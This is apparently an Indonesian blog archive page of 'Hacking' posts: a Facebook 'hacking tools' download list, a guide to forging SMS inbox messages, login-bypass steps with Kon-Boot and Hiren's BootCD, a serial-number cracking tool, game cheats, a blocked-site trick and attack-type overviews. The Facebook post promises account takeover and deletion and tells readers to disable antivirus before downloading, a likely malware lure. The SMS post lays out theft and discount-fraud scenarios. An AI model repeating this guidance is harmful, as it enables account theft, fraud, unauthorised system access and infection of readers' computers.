Showing posts with label Hacking. Show all posts

Tuesday, January 8, 2013

Cara Jitu Mencari Serial Number


Software-software yang ada, terkadang bila ingin kita jalankan memerlukan sebuah Serial Number/SN. Namun ada software-software aplikasi tertentu yang akan kita gunakan hilang atau entah kemana. Bial Anda memerlukan sebuah sotfware penting yang akan Anda gunakan tidak mengetahui Serial Number/SN, Anda dapat menggunakan sebuah sotfware pembantu yang dinamakan Crakdownloader v2.2. Software ini diyakini ampuh untuk mencari Serial Number berbagai software-software aplikasi.
Untuk memiliki Software crackdownloader ini, Anda dapat mencari di pencarian melalui google atau dapat di download secara gratis di ZIDDU
Silahkan Anda coba sendiri software yang satu ini, dalam menemukan sebuah Serial Number/SN yang dibutuhkan.
Selengkapnya → Cara Jitu Mencari Serial Number

Thursday, December 6, 2012

Cheat condition zero dan counter strike


Sobat pasti tau kan game perang klasik yang bernama Condition zero atau biasa di sebut cz. Dalam post kali ini saya akan sharing Cheat condition zero dan counter strike. Selain cz, cheat ini berfungsi juga untuk counter strike atau biasa di sebut cs. Ngomong - ngomong sobat pernah main game itu kan? Pasti lah.. Siapa yang gak asing lagi sama game itu. Malah, game itu sudah mendunia. Dan sudah ada yang bisa modif game itu. Seperti cs yang dimodif menjadi Cs Extreme


Untuk mengaktifkan cheat ini, tekan ~ pada keybard untuk menampilkan jendela konsol. Ketik "sv_cheats 1", kemudian "restart" untuk mengaktifkan mode cheat. Ketika misi restart, tekan ~ lagi, kemudian masukkan salah satu kode berikut untuk mengaktifkan fungsi cheat:
Tak terkalahkan : god
Free weapon: impulse 101
Terbang : fly
Gerakan bebas : noclip
Musuh tidak bisa melihat anda : notarget
Dapat senjata gratis : give [nama senjata] (list senjata lihat di bawah)
Daftar peta : maps *
Membunuh semua musuh dan teman : bot_kill
Restart game tapi menang : restart
merubah map : changelevel [nama map]
Merestart ronde :  sv_restart 1 atau sv_restartround 1
Gunakan salah satu dari daftar berikut dengan kode "give [nama]" untuk mendapatkan senjata musuh:
weapon_ak47
weapon_aug
weapon_awp
weapon_deagle
weapon_elite
weapon_famas
weapon_fiveseven
weapon_g3sg1
weapon_glock18
weapon_m3
weapon_m4a1
weapon_mac10
weapon_mp5navy
weapon_p228
weapon_p90
weapon_scout
weapon_sg550
weapon_sg552
weapon_tmp
weapon_ump45
weapon_usp
weapon_xm1014
Selamat Mencoba!!!
Selengkapnya → Cheat condition zero dan counter strike

Thursday, November 29, 2012

Cara Hack Facebook Dengan Tools Hacking Facebook


Jaman sekarang siapa sih yang tidak kenal dengan Facebook, jejaring sosial yang paling tenar sekarang ini. Di balik bermain facebook ada pula manfaat baik dan buruknya, memang semua pasti ada dampak buruknya kalo berlebihan. Nah, kali ini saya share Cara Hack Facebook Dengan Tools Hacking Facebook. Tapi jangan digunakan buat sembarangan, penggunaannya bisa dilakukan pada saat-saat genting aja...wkwkwk. Terserah deh pokoknya digunakan untuk hal yang baik dan benar jika anda memakainya untuk yang tidak benar, maka admin tidak bertanggung jawab untuk itu.

Berikut Link Download Aplikasi Hacking Facebook
  •  Pirate Hack Facebook Versi Modifikasi

Pirate hack ini sudah di modifikasi sehingga tidak memerlukan IP address lagi, beda sama yang biasa lebih mudah, 100% berhasil

  • Hack Facebook 2010


Baru…. sangat sederhana dan mudah di ikuti, 100% berhasil di jamin

  • Facebook Password Detector v.52

Software Baru keluaran Miscolinuo.Inc ini mampu mendeteksi password facebook hanya dengan memasukkan email address, jadi kalau tidak tahu alamat email kamu nggak bisa gunakan software ini, 99% berhasil
  • Zynga Hack Facebook Chip Poker

Kamu gagal dengan software lain? coba yang ini, ini adalah software Zynga poker, kamu cuma perlu log in ke software ini menggunakan email facebook kamu, dan temukan keunikannya (keberhasilan 100 persen atau menurut kemampuan anda)

  • Facebook Freezer v.37.1 (modified version)

Mau mengerjain kawan ?, silahkan, bekukan saja facebook dia, ini versi modifikasi jadi dijamin 100 berhasil

  • Facebook Remover. v.01

Tool terbaru yang di buat oleh saingan besar facebook, untuk mengurangi pengguna facebook, jika kamu Mau meng- deactivate account facebook orang. silahkan pake software ini, dijamin facebook korban akan hilang dari dunia perfacebookan alias hilang selamanya, seperti anda mendeactivate di account setting, tinggal masukkan id facebook, 1000000 persen berhasil.

Catatan :>
Sebelum Mendownload, Anti Virus Harap Dimatikan (disable) karena kalau tidak dimatikan maka proses download akan GAGAL. Aplikasi Diatas diaggap Virus oleh sebagian anti Virus padahal Tidak Mengandung Virus Kok..

Selengkapnya → Cara Hack Facebook Dengan Tools Hacking Facebook

Wednesday, November 14, 2012

Situs Untuk Mengenal,Mempelajari,Mengetes Dan Menjadi Cracker


Kali ini saya akan share sebuah situs yang mengajarkan tentang Cracking ,, kenapa saya menggunakan kata crack bukan hack ???? karena pada hakekatnya Hacker itu memecahkan masalah dan membangun sesuatu, dan mereka percaya pada kebebasan dan saling membantu sukarela.....hacker itu membangun bukan merusak sesuatu..... tapi tidak ada salahnya juga kita belajar tentang cracking asalkan bisa menggunakan ilmu kita dalam hal yang baik.....
dalam situs ini kemempuan cracking kita akan di  test dalam dua puluh tingkaan yang berbeda...

tulisan saya yang diatas didasarkan dari kata disclaimer yang di tulis dalam website seperti dibawah ini...
Disclaimer: Baik situs ini maupun penulis mendukung penggunaan tidak etis hacking, cracking atau kegiatan tersebut. Situs ini hanya untuk tujuan pendidikan. Kata yang tepat untuk situs ini sebenarnya tidak hacking, tapi cracking.

sekarang jika anda ingin mencobanya silakan klik link di bawah ini....

Catatan : website berbahasa inggris....
DISINI


Percobaan ku,,  ^_^ 
Selengkapnya → Situs Untuk Mengenal,Mempelajari,Mengetes Dan Menjadi Cracker

Pengenalan Tingkatan Hacker


            Dalam dunia kita (hacker) terdapat tingkat/level. Seorang hacker akan melalui tahapan tahapan untuk menjadi sempurna. Tahapan tersebut ialah:

1. Mundane Person
           Tingkatan paling bawah. Seseorang pada tingkatan ini pada dasarnya tidak tahu sama sekali tentang hacker dan cara-caranya, walaupun ia mungkin memiliki komputer sendiri dan akses Internet. Ia hanya tahu bahwa yang namanya hacker itu membobol sistem komputer dan melakukan hal-hal yang negatif (tindak kejahatan). Padahal sebenarnya hacker bukan seperti itu, kecuali hacker tidak taat e-tik.
2. Lamer
           Seseorang pada tingkatan ini masih dibingungkan oleh seluk beluk hacking karena ia berpikir bahwa melakukan hacking sama seperti cara-cara waras (dalam dunia underground berarti menggandakan perangkat lunak secara ilegal). Pengetahuannya tentang hal-hal seperti itu masih minim, tapi sudah mencoba belajar. Seseorang pada tingkatan ini sudah bisa mengirimkan trojan (yang dibuat orang lain) ke atau pada komputer orang lain ketika melakukan obrolan pada IRC atau ICQ dan menghapus file-file mereka. Padahal ia sendiri tidak tahu persis bagaimana trojan bekerja. Seseorang yang sukses menjadi hacker biasanya bisa melalui tahapan ini dengan cepat bahkan melompatinya.
3. Wannabe
          Pada tingkatan ini seseorang sudah mengetahui bahwa melakukan tindakan hack itu lebih dari sekedar menerobos masuk ke komputer orang lain. Ia lebih menganggap hal tersebut sebagai sebuah filsafat atau way of life. Akhirnya ia jadi ingin tahu lebih banyak lagi. Ia mulai mencari, membaca dan mempelajari tentang metode-metode hacking dari berbagai sumber.
4. Newbie         Pada tingkatan ini ia sudah memiliki dasar-dasar teknik hacking. Ia akan mencoba menerobos masuk ke sistem orang lain hanya untuk mencoba apa yang sudah ia pelajari. Meskipun demikian, pada tingkatan ini ia mengerti bahwa ketika melakukan hacking ia tidak harus merusak sistem atau menghapus apa saja jika hal itu tidak diperlukan untuk menutupi jejaknya.
5. Hacker        Sebenarnya sulit untuk mengatakan tingkatan akhir atau final dari hacker telah tercapai, karena selalu saja ada sesuatu yang baru untuk dipelajari atau ditemukan (mengumpulkan informasi dan mempelajarinya dengan cermat merupakan dasar-dasar yang sama bagi seorang hacker) dan hal tersebut juga tergantung perasaan (feeling). Meskipun demikian, menjadi seorang hacker memang lebih menjurus pada hal pemikiran.
Hacker yang tidak taat pada etik akan menjadi:
Dark-side Hacker
        Seorang Dark-side hacker sama seperti Darth Vader (tokoh dalam film Star Wars) yang tertarik dengan kekuatan kegelapan. Hal ini tidak ada hubungannya dengan masalah “baik” atau “jahat” tapi lebih kepada masalah “sah (sesuai hukum yang berlaku)” dan “kekacauan”.
Seorang Dark-side hacker punya kemampuan yang sama dengan semua hacker, tapi “sisi gelap” dari pikirannya membuat ia menjadi unsur berbahaya.
jadi, nilailah diri kalian sendiri dan gunakan kemampuan yang ada pada agan" untuk hal positif..
Selengkapnya → Pengenalan Tingkatan Hacker

Tuesday, November 13, 2012

Cara Menembus Situs Yang Diblokir


  Kadangkala agan-agan skalian mungkin pernah nemuin situs yang di blok, mungkin fb yang d blok d kantor atau youtube yang d blok d kampus" gara-gara mahasiswanya pada hunger .. hehehe nihhh ada sedikit trik buat ngebuka n ngeakses situs" tersebut.. 


1. pertama-tama kita haruss tau IP address dari website yang ingin kitaa akses. carany buka cmd trus ketik ping situs yang ingin diakses. misal ingin buka youtube . maka ketikkan ping www.youtube.com . cmd akan menampilkan IP addressnya. catat....


2. selanjutnyaa, ubah IP address tersebut kedalam bentuk desimal... bagi yang pernah belajar jarkom.. pasti tau carany.. tapi jika ingin simple.. masukkan IP address tersebut dihttp://www.allredroster.com/iptodec.htm .. catat juga desimal yang d dapat..

3.setelah itu ketikkan bentuk desimal tadi ke address bar.. misal http:// (lalu diteruskan dengan bentuk desimal tersebut)
selesaii dehhh.. mudah bukannn..
Selengkapnya → Cara Menembus Situs Yang Diblokir

Membobol (Hack) Password Admin Windows 7, Vista, XP, Ubuntu atau Fedora


Pada postingan ke-2 tentang membobol pasword admin, kali ini saya akan mencoba menguraikan sedikit trik untuk anda yang ingin bereksperimen membuka password windows 7,XP,Vista, XP, Linux, Ubuntu dan Fedora.
Untuk keamanan PC biasanya kita menggunakan password Login, sehingga orang lain tidak bisa masuk komputer kita tanpa mengetahui password tersebut. Tetapi ketika kita lupa password bisa menjadi permasalahan tersendiri, bahkan tidak sedikit yang terpaksa harus meng-install ulang sistem Operasi.
PC Login Now memang menyediakan fitur mereset password Windows dengan antarmuka yang sederhana. Tetapi ukuran download sekitar 56 MB, ditambah lagi sekarang tidak disediakan link download di websitenya. Oleh karena itu ada alternatif lain yang lebih mudah dan lebih bagus, namanya Kon-Boot


Dengan Kon-Boot Bootable CD kita bisa mereset/hack password login untuk Windows 7, Vista, XP, Server 2003, Server 2008, Ubuntu, Debian, Fedora dan Gentoo.
Kon-Boot di buat untuk mem-bypass (melewati) password login sebuah sistem operasi. Kita bisa masuk dengan mengetikkan sembarang password (atau tanpa menuliskan passwordnya sedikitpun). Pada awalnya program ini di design untuk Linux Ubuntu, tetapi selanjutnya dikembangkan juga untuk Windows. Aplikasi ditulis dalam bahasa pemrograman Assembler murni dengan TASM 4.0.
kon-boot-screen
Ukuran bootable CD/Floppy ini sangat kecil, bahkan ukuran download hanya sekitar 10 KB (dalam zip), setelah di extract (dibuka), ukuran file iso (image) didalamnya hanya sekitar 110 KB. Untuk memburning ke CD (membuat file iso ini bisa menjadi bootable CD) bisa menggunakan program ImgBurn (1.94 MB), program burning CD yang sangat kecil dan Portable, BurnCDCC™ (68 KB) atau program lainnya seperti Nero Burning ROM.
Sedangkan untuk membuat bootable Floppy, bisa menggunakan RawWrite. Download dari Di sini

Penggunaan Kon-Boot:

Untuk Windows, tidak ada instruksi khusus, setelah di download, buat bootable media ( dengan CD atau Floppy disk). Setelah itu, booting komputer melalui CD/Floppy tersebut, setelah tampilan seperti gambar berikut, maka otomatis akan langsung masuk windows.
kon-boot
Versi Windows yang telah di test :
- Windows Server 2008 Standard SP2 (v.275)
- Windows Vista Business SP0
- Windows Vista Ultimate SP1
- Windows Vista Ultimate SP0
- Windows Server 2003 Enterprise
- Windows XP
- Windows XP SP1
- Windows XP SP2
- Windows XP SP3
- Windows 7

Linux ( dan versi kernel-nya) yang telah di Test:
- Gentoo 2.6.24-gentoo-r5
- Ubuntu 2.6.24.3-debug
- Debian 2.6.18-6-6861
- Fedora 2.6.25.9-76.fc9.i6862

Untuk Penggunaan Linux, silahkan langsung membaca instruksinya di website pembuatnya Di sini
Selengkapnya → Membobol (Hack) Password Admin Windows 7, Vista, XP, Ubuntu atau Fedora

Monday, November 12, 2012

Cara hack (membobol) password admin Windows XP

Tulisan ini saya buat semata-mata hanya untuk digunakan di komputer milik agan-agan saja sebagai latihan dan berjaga-jaga jika agan-agan lupa pasword admin sendiri,,hehehe
           Saya yakin banyak diantara agan-agan yang sudah tahu cara ini, tapi gak apa-apalah saya postingin buat agan-agan yang masih pemula bisa jadi bahan belajar bersama. Tips ini dapat berguna jika suatu saat anda lupa password admin (administrator) windows anda, jika kondisinya demikian maka anda pasti tidak dapat login (log on) sebagai admin atau superuser ke komputer anda dan otomatis tidak dapat menginstal atau melakukan perubahan pada komputer anda, karena biasanya anda hanya bisa login sebagai guest yang hak aksesnya terbatas. Jika kondisi komputer anda seperti di atas, ada beberapa pilihan yaitu:
1. melakukan installasi ulang
2. membobol dengan menggunakan software
3. membobol dengan disk booting kemudian menghapus file asm secara manual
4. membobol dengan safe mode (hanya berhasil jika saat instal password adminnya kosong)
Ada beberapa cara untuk dapat membobol (hack) password Windows anda,

1. Kasus password adminnya kosong (saat diinstal tidak di password)
langkah mengatasinya:
a. Booting komputer
b. Tekan F8 akan muncul pilihan Safe Mode, plih Safe Mode
c. Saat muncul halaman login tekan Ctrl+Alt+Delete lakukan sebanyak 2 kali agar muncul kotak login Administaror, isi user dengan Administrator, kemudian masukkan password terserah anda, klik OK atau Enter
d. Restart komputer anda, booting secara normal
e. Pilih/login sebagai Administrator, jika tidak muncul tekan Ctrl+Alt+delete 2 kali, setelah kotak login muncul masukkan user : Administrator, kemudian password sesuai yang dibuat di safe mode tadi, klik OK, jika tidak ada masalah maka bisa login ke windows anda, jika tidak bisa login berarti anda harus menggunakan software untuk membobolnya, karena saat diinstal adminnya sudah diproteksi.
2. Kasus Administratornya di password, harus diboobol dengan software atau menggunakan disk booting kemudian menghapus file asm secara manual
Dalam bahasan kali ini kita akan mencoba menggunakan Hirens BootCD
Prinsip kerja dari software ini adalah mereset password administrator windows anda, jadi setelah password di reset maka passwordnya akan dihapus sehingga anda bisa login ke windows anda.
a. Siapkan CD Hiren’s BootCD
b. Atur di BIOS agar urutan booting dimulai dari CD ROOM / DVD ROOM
c. Masukkan CD Hirens BootCD, kemudian restart komputer
d. Jika berhasil maka proses booting akan dimulai dari CD, akan muncul tampilan berikut:
Pilih option no.3 “password and registry tools …” tekan enter

e. Pilih option no.1 ” Active password changer ….. “tekan enter

f. Pilih option no. 2 ” Search for MS SAM database ……” tekan enter

g. pilih drive yang berisi Windows yang akan di reset password adminnya, biasanya secara default ada di drive C atau hd0, jika dalam komputer adanda lebih dari satu Windows maka arahkan ke drive yang berisi windows tersebut
Tekan enter,
h. Pilihlah pasword yang akan anda bobol, contohnya Administrator
jika muncul pesan password sukses di reset, maka restart komputer anda, kemudian booting secara normal maka windows anda sudah normsl kembali, tanpa password admin.
i. Pada dialog selanjutnya pilih Clear This User Password (tekan spasi untuk memberikan tanda X pada kurung)
jika muncul pesan password sukses di reset,
Tekan tombol Esc (escape) untuk kembali ke dos keluar dari hirens CD
Restart komputer anda, kemudian booting secara normal maka windows anda sudah normsl kembali, tanpa password admin.
Selain menggunakan hirens CD (komersil) maka anda juga bisa menggunakan ophcrack (opensource /gratisan), kelemahan ophcrack terkadan tidak bisa menemukan password adminnya.
Untuk mencari softwarenya anda bisa mencari menggunakan google atau bisa juga diIndowebster,,   
Selengkapnya → Cara hack (membobol) password admin Windows XP

Cara Membuat Fake Sms


    Tidak banyak orang yang tahu kalau sms yang berada di inbox bisa dibuat sendiri oleh pemilik hp. Hal ini mudah dilihat dari banyaknya orang yang percaya bahwa isi inbox adalah bukti kuat dan otentik kalau orang lain telah mengirimkan sms padanya.

Bagaimana jika teman anda mengatakan bahwa ada orang yang telah mengirimkan sms bernada kurang ajar pada dia. Mungkin anda tidak percaya bukan? Bagaimana bila anda menemukan “bukti” sms dari orang itu yang isinya memang bernada kurang ajar. Bagi orang yang tidak tahu, isi sms ini adalah bukti yang sangat kuat, tak terbantahkan bahwa orang itu benar-benar telah mengirimkan sms bernada kurang ajar, karena itu orang itu perlu diberi pelajaran.
Setelah membaca tulisan ini anda akan tidak mudah percaya hanya dengan melihat inbox hp orang lain
HP tidaklah berbeda dengan komputer, ada prosesor, memori, storage dan tentu saja sistem operasi. Sistem operasi hp yang banyak dikenal adalah Windows Mobile dan Symbian. inbox, sent, draft dsb juga kurang lebih seperti folder. Yang biasa dilakukan di hp adalah mengkopi/memindahkan message dari satu folder ke folder lainnya seperti dari draft ke sent atau dari inbox ke saved messages. Memang tidak ada menu untuk membuat sms dan menyimpannya di inbox. Namun bukan berarti tidak mungkin dilakukan, karena sebenarnya fungsi atau APInya di sistem operasi sudah tersedia. Tinggal dibuat programnya saja untuk melakukan itu.
fake sms
fake sms

Program yang bisa membuat sms fake untuk HP Symbian adalah program Y-Fake. Cara instalasinya adalah, download dari drjukka.com/FakeMessages.html. Setelah didownload, extract file zipnya. Akan didapatkan file .SIS yang belum di-sign. Sebelum bisa diinstall di hp harus di-sign dulu di www.symbiansigned.com, pilih “Open Signed Online” kemudian isi formnya. Setelah didownload tinggal di-install di HP Symbian anda.
Cara pakainya gampang, bikin message baru, isi sender number dan sender name yang akan menjadi field From, kemudian isi pesannya dan jam kirim. Tunggu sampai jamnya tercapai akan ada sms masuk ke inbox.
Cobalah bereksperimen untuk menggunakan bermacam-macam pengirim. Anda bisa coba nomor pendek 4 digit, alphanumeric, atau nomor panjang (biasanya perlu ditambahkan +62).
Kalau nama dan pengirim berbeda maka yang muncul di message detail adalah: Nama . Contoh: From: Rizki <+6281….> Kalau nama dan pengirim diisi sama, maka yang muncul hanya salah satunya saja tanpa kurung < > . Kalau ingin tampak sebagai nomor panjang, isikan dengan nomor yang sama di bagian nama maupun nomor misalkan +62813….. Kalau ingin tampak sebagai alphanumeric, maka isikan alphanumeric yang sama di bagian nama maupun nomor misalkan “INDOSAT”.
Cara ini sepenuhnya GRATIS, tidak perlu bayar apapun karena tidak hubungannya dengan koneksi jaringan apapun, semua dilakukan dalam hp sendiri secara local. Saya sudah coba dan test di E90 saya, hasilnya sangat memuaskan, tidak bisa dibedakan bahkan setelah membuka “Message Detail”.
Social Engineering Technique
Social engineering singkatnya adalah teknik merayu, membujuk dan menipu orang lain untuk keuntungan pelaku. Dengan fake sms ini teknik social engineering menjadi sangat efektif. Salah satu contoh skenarionya adalah:
Misalkan ada yang ingin mencuri laptop di sebuah rumah. Dia bisa membuat sms di inboxnya dengan From adalah nomor HP yang punya rumah, isinya misalkan: “Tolong bawa dan bersihkan laptop saya dari virus.” Si maling bisa dengan pede datang dan mengatakan ke pembantu di rumah bahwa dia adalah teknisi laptop. Sebagai buktinya dia tunjukkan hpnya yang di sana berisi sms dari yang punya rumah. Si pembantu yang sudah hapal betul nomor majikannya tentu saja percaya. “Oh iya ini nomor majikan saya, silakan masuk mas, saya bawakan laptopnya. Mau minum apa?”.
Exploiting Discount by SMS Program
sms discount
Program ini memang jarang terdengar. Program ini mengandalkan sms pada inbox sebagai bukti bahwa pemilik HP berhak mendapatkan diskon.
Salah satu contohnya adalah OvisSMS. Cukup dengan mengirimkan sms ke 3910, lalu menunjukkan sms yang diterima dari 3910 ke restoran, maka pemilik HP berhak mendapatkan diskon sejumlah tertentu.
sms reply
sms reply

Karena SMS balasannya tidak mengandung kode unik tertentu sebagai fitur keamanan, maka mudah untuk membuat fake sms dari nomor 3910. Contoh balasan sms dari 3910 adalah:JAK123482 62856XXXX VALID 10/07/07 …. dan seterusnya. Dalam sms balasan tersebut hanya disebutkan kode merchant, nomor hp, tanggal valid dan diskon yang berhak didapatkan.
Dengan membuat sms sendiri dengan nomor pengirim 3910 yang mirip dengan sms balasan yang asli, maka sulit bagi merchant untuk membedakan mana yang asli dan palsu.
Seharusnya dalam sms tersebut ditambahkan fitur keamanan. Bisa berupa  kode unik yang bisa digunakan oleh merchant untuk melakukan validasi, apakah sms asli atau tidak dan apakah sms diskon ini sudah pernah dipakai.
Kesimpulan
Skenario social engineering lainnya sangat banyak, tergantung imajinasi masing-masing orang. Ini berbahaya karena banyak sekali orang yang sangat percaya bahwa sms di INBOX adalah benar-benar dikirim oleh orang yg terlihat di field From, sehingga mudah dihasut dan ditipu.
Harus dipahami bahwa “sms can be spoofed” jadi belum tentu sms di inbox hp benar-benar dikirim oleh orang yang tercantum pada field From/Pengirim.

Selengkapnya → Cara Membuat Fake Sms

Sunday, November 11, 2012

Teknik Yang Digunakan Para Hacker

ini hanyalah pengetahuan dasar untuk mencegah dan mengantisipasi kegitan para hacker sekalian untuk mengenal teknik-teknik hacker. Untuk membuat web kita aman dari serangan hacker, kita harus tahu cara apa saja yang digunakan hacker untuk menghack web. Berikut beberapa cara yang biasa digunakan oleh para hecker :

Eksploit:
=====
Para hacker memanfaatkan celah keamanan pada server target atau kesalahan konfigurasi pada sistem/jaringan.

Serangan Denial-of-service (DoS) :
=====================
Menghancurkan sistem dan membuatnya tidak dapat diakses user lain. Para hacker berusaha membuat crash suatu service atau mesin, membuat jaringan atau hardware sumber menjadi overload, sebagaimana overload pada link, CPU atau mengisi penuh disik.
Beberapa eksploit yang umum digunakan. Kemudian...


CGI script:
======
CGI script merupakan program sisi server yang menjadikan Web site dinamis. Salah satu bentuknya berupa formmail.cgi yang memungkinkan user mengirimkan email ke admin website tanpa menggunakan suatu e-mail client. Serangan lain yang menggunakan CGI script termasuk Cross Site Scripting, SQL Command Injection dan Path Traversal.

Serangan terhadap Web Server:
===================
Banyak sekali webserver yang memiliki celah keamanan. Dua diantaranya Apache pada UNIX dan IIS pada Windows NT yang memiliki pembagian root atau sistem yang rentan. Suatu IIS yang belum dipatch sangat rentan terhadap serangan Traversal direktori UNICODE yang memungkinkan para hacker mampu mengeksekusi file seperi Cmd.exe untuk memperoleh suatu remote shell. Bug umum lainnya berupa Buffer overflow pada request field atau field HTTP lainnya.

Serangan terhadap Web browser
====================
Banyak web browser saat ini memiliki sejumlah celah keamanan. Software yang rentan terhadap format string dan serangan buffer overflow juga ditemukan pada http client (seperti Internet Explorer dan Netscape). Active Content seperti JavaScript, Java, ActiveX dan HTML itu sendiri dapat menjadi resiko keamanan yang serius.
a. HTTP headers
Dapat digunakan untuk mengeksploitasi bug karena beberapa field melewati fungsi-fungsi yang mengharapkan hanya informasi yang pasti. Suatu eksploit yang terkenal untuk IE terdiri dari Encapsulating HTTP header dengan suatu file MEL dan menjalankan file exe yang ditanamkan pada file EML.
b. HTML
Seringkali dapat dieksploitasi melalui Buffer Overflow. Internet Explorer 6 dibuat lebih baik dari versi sebelumnya (juga Netscape) yang tergolong rentan terhadap jenis serangan yang menggunakan tag HTML yang berbeda dengan string panjang sebagai atribut.
c. JavaScript
dikenal sebagai penyebab utama celah keamanan pada web browser. Demikian pula dengan VBScript dan berbagai bahasa script yang lainnya. Fungsi-fungsi ini secara umum dijalankan dalam suatu lingkungan sandbox, yang dari waktu ke waktu para hacker menemukan celah baru untuk menghindari lingkungan sandbox dan mengeksekusi kode, membaca file-file yang sensitif dsb.
c. Frames and iframes
Banyak sekali digunakan sebagai Eksploit Active Scripting (JavaScript, ActiveX, VBScript). Bagaimanapun mereka terkadang digunakan juga sebagai bagian dari social engineering dengan situs-situs asli tapi palsu.
d. Java
dibangun dengan model keamanan yang kuat menggunakan teknologi sandbox. Tapi bagian ketiga telah diimplementasi versinya sendiri yang dapat mengenal bug dan pelanggaran. Secara normal applet java tidak memiliki akses lokal, namun terkadang dapat didayagunakan jika memiliki akses lokal. Pengimplementasian mode ‘trust’ menjadikannya lebih mudah di hack.
e. ActiveX
bahkan lebih berbahaya dibandingkan java yang jarang bekerja dari model ‘trust’ dan menjalankan kode aslinya. Model ‘trust’ terdiri dari salah satunya yang memungkinkan aplikasi ActiveX untuk menjalankan mesin client, atau tidak. Tidak seperti Java, model Active X tidak memiliki cara membatasi aplikasi, hanya beberapa fungsi. Sebagai tindak pencegahan komponen ActiveX secara umum harus ditandai secara digital. Tanda tersebut menyakinkan customer bahwa pembuat komponen ActiveX adalah sah namun tidak berarti bahwa komponen ActiveX aman untuk diinstall.

Access Auditing
==========
Sistem operasi biasanya mendukung log dari login yang gagal, akses file yang gagal, dan yang berhubungan dengan tugas-tugas administratif terutama oleh user account non-administratif.

POP3 and IMAP
=========
Server POP3 dan IMAP dikenal berisikan eksploit yang memungkinkan seorang hacker melancarkan serangan dengan tujuan menebak password dari suatu email address tertentu.

IP spoofing
======
Sejumlah serangan yang menggunakan perubahan sumber IP Address. Protokol TCP/IP tidak memiliki cara untuk memeriksa apakah sumber IP address dalam packet header benar-benar milik mesin yang mengirimkannya. Kemampuan ini sering dimanfaatkan oleh para hacker untuk melancarkan serangan seperti:
a. SMURF Attack
Suatu Broadcast ping yang terkirim dan sumber IP dari ping terlihat sama dengan IP address korban. Dalam kasus ini sejmlah besar komputer akan merespon balik dan mengirim suatu Ping reply ke korban. Kejadiannya terus berulang-kali, hingga mesin korban atau link mengalami overload dan dalam kondisi Denial of Service.
b. Prediksi jumlah rangkaian TCP
Suatu koneksi TCP yang ditandai dengan suatu jumlah rangkaian client dan server. Jika jumlah rangkaian tersebut dapat ditebak, para hacker dapat membuat packet dengan memalsukan IP address dan menebak urutan jumlah untuk melakukan hijack koneksi TCP.
c. Prediksi rangkaian melalui pemalsuan DNS
Server DNS biasanya mengquery server DNS lain untuk mengetahui nama host yang lain. Seorang hacker akan mengirimkan suatu request ke server DNS target seolah-olah seperti respon ke server yang sama. Dengan cara ini para hacker dapat membuat client yang mengakses, misalnya situs http://www.hotmail.com ke server milik sang hacker.

Buffer Overflows
==========
Beberapa serangan umum Buffer overflow, diantaranya:
a. Buffer overruns pada kebanyakan Web server
Webserver Apache dan IIS memiliki celah keamanan. Worm seperti Code Red (untuk IIS) dan Linux. Slapper (untuk Apache) menjadikan celah keamanan yang lebar.
b. DNS overflow
Beberapa server DNS (BIND) sebelumnya tergolong rentan terhadap overflow. Suatu serangan yang akan memberikan nama DNS sangat panjang. Nama DNS dibatasi hingga 64-byte per subkomponen dan 256 byte secara keseluruhan.
c. Serangan DNS
Server DNS biasanya dijalankan pada mode ‘Trust’ oleh service dan user – maksudnya bahwa server DNS dapat dikompromikan agar melancarkan serangan lebih jauh pada user dan service lainnya. Hal ini menjadikan server DNS merupakan target utama serangan para hacker.
d. Mengelabui cache DNS
Serangan yang umum terhadap server DNS. Sederhananya, bekerja dengan mengirimkan suatu pertanyaan untuk meminta domain yang sesungguhnya (“siapakahhttp://www.test.com ini?) dan akan disediakan jawaban yang tentu saja salah (“www.test.com adalah 127.0.01″).
Selengkapnya → Teknik Yang Digunakan Para Hacker

Wednesday, November 7, 2012

Perbedaan Hacker Dengan Cracker

Kata "Hacker" !!!! "Cracker" !!!! Apakah arti kata itu ?? siapakah dia ??? mungkin,sampai sekarang masih ada sangat banyak orang yang salah mendefinisikan arti hacker dan cracker. Ada banyak orang yang menganggap hacker dan cracker adalah sama yaitu seorang yang banyak melakukan kejahatan di dunia cyber. Kalau kedua istilah itu punya arti yang sama, maka pasti ada yang salah dengan pendefinisian keduanya.

                                                            
Didalam kehidupan kita sehari - hari kita mungkin pernah mendengar suatu situs pemerintah atau orang penting di suatu negara dibobol oleh orang yang tidak diketahui...
Benarkah itu adalah pekerjaan seorang hacker? Atau pekerjaan seorang cracker?

Tulisan ini mencoba menjawab dua istilah yang tidak asing ditelinga kita tersebut dengan wacana seorang pembelajar murni. Artinya, saya bukan dari kedua golongan tadi. Walaupun pada akhirnya menjadi tertarik untuk sekedar tahu aktifitas mereka (para hacker & cracker) sebagai satu ilmu yang menarik dalam dunia IT beberapa tahun ini.

TEORI DASAR

Hacker dalam tulisan Eric Steven Raymond adalah "there is a community, a shared culture, of expert programmers and networking wizards that its history back trough decades to the firs time-sharing minicomputers and the earliesr ARPAnet experiment"

Dengan kata lain, Raymon mengatakan, "the members of this culture originated the term 'hacker'". Para hackerlah yang kemudian memperkenalkan internet, membuat program sistem operasi UNIX hingga bisa digunakan saat ini. Dan para hacker pula lah yang telah berjasa dalam menjalankan World Wide Web (www) sehingga dapat dinikmati oleh semua orang di seluruh dunia di belahan manapun dia berada asal terkoneksi pada internet.

Lebih lanjut Raymon mengatakan "jika anda berada pada komunitas ini dan jika anda memiliki konstribusi didalamnya, dan kemudian orang mengenal anda sebagai hacker, maka anda adalah seorang hacker".

Sekilas dari pandangan Raymon kita dapat satu definisi bahwa seorang hacker bukanlah orang yang jahat seperti yang kita pikirkan selama ini. Ya, jika mereka memang bisa masuk kedalam komputer kita (malalui jaringan internet) karena mereka bisa menguasai ilmunya. Namun jika ada orang yang kemudian masuk secara ilegal kedalam komputer kita dan kemudian "mencuri dan mengacak-ngacak" data kita, mereka adalah CRACKER. Dan bisa jadi mereka adalah seorang hacker dalam dunia yang berbeda. Dengan kata lain, mereka semua adalah para ahli dalam hal teknologi informasi ini dan berkecimpung serius didalamnya.

Namun untuk menghindari kerancuan, maka sebuah kata kunci dalam masalah ini, menurut Raymon adalah perbedaan antara keduanya;seorang Hacker adalah dia yang membangun sistem, sementara seorang Cracker malah "menghancurkannya". (How to become a hacker, Eric S. Raymond, 2001).

Kapan istilah hacker menjadi trend sebagai sebuah kejahatan yang menakutkan? Tidak lain karena "dosa" pakar film di hollywood yang membiaskan istilah hacker dan cracker ini. Banyak film yang mengangkat tema hacker dalam sebuah bentuk "penghancuran sistem informasi" yang seharusnya makna itu diterapkan pada seorang cracker.

Sebut misalnya film The Net (1995), Take Down (1999). Film tersebut mengangkat tema hacker untuk menyebut cracker.

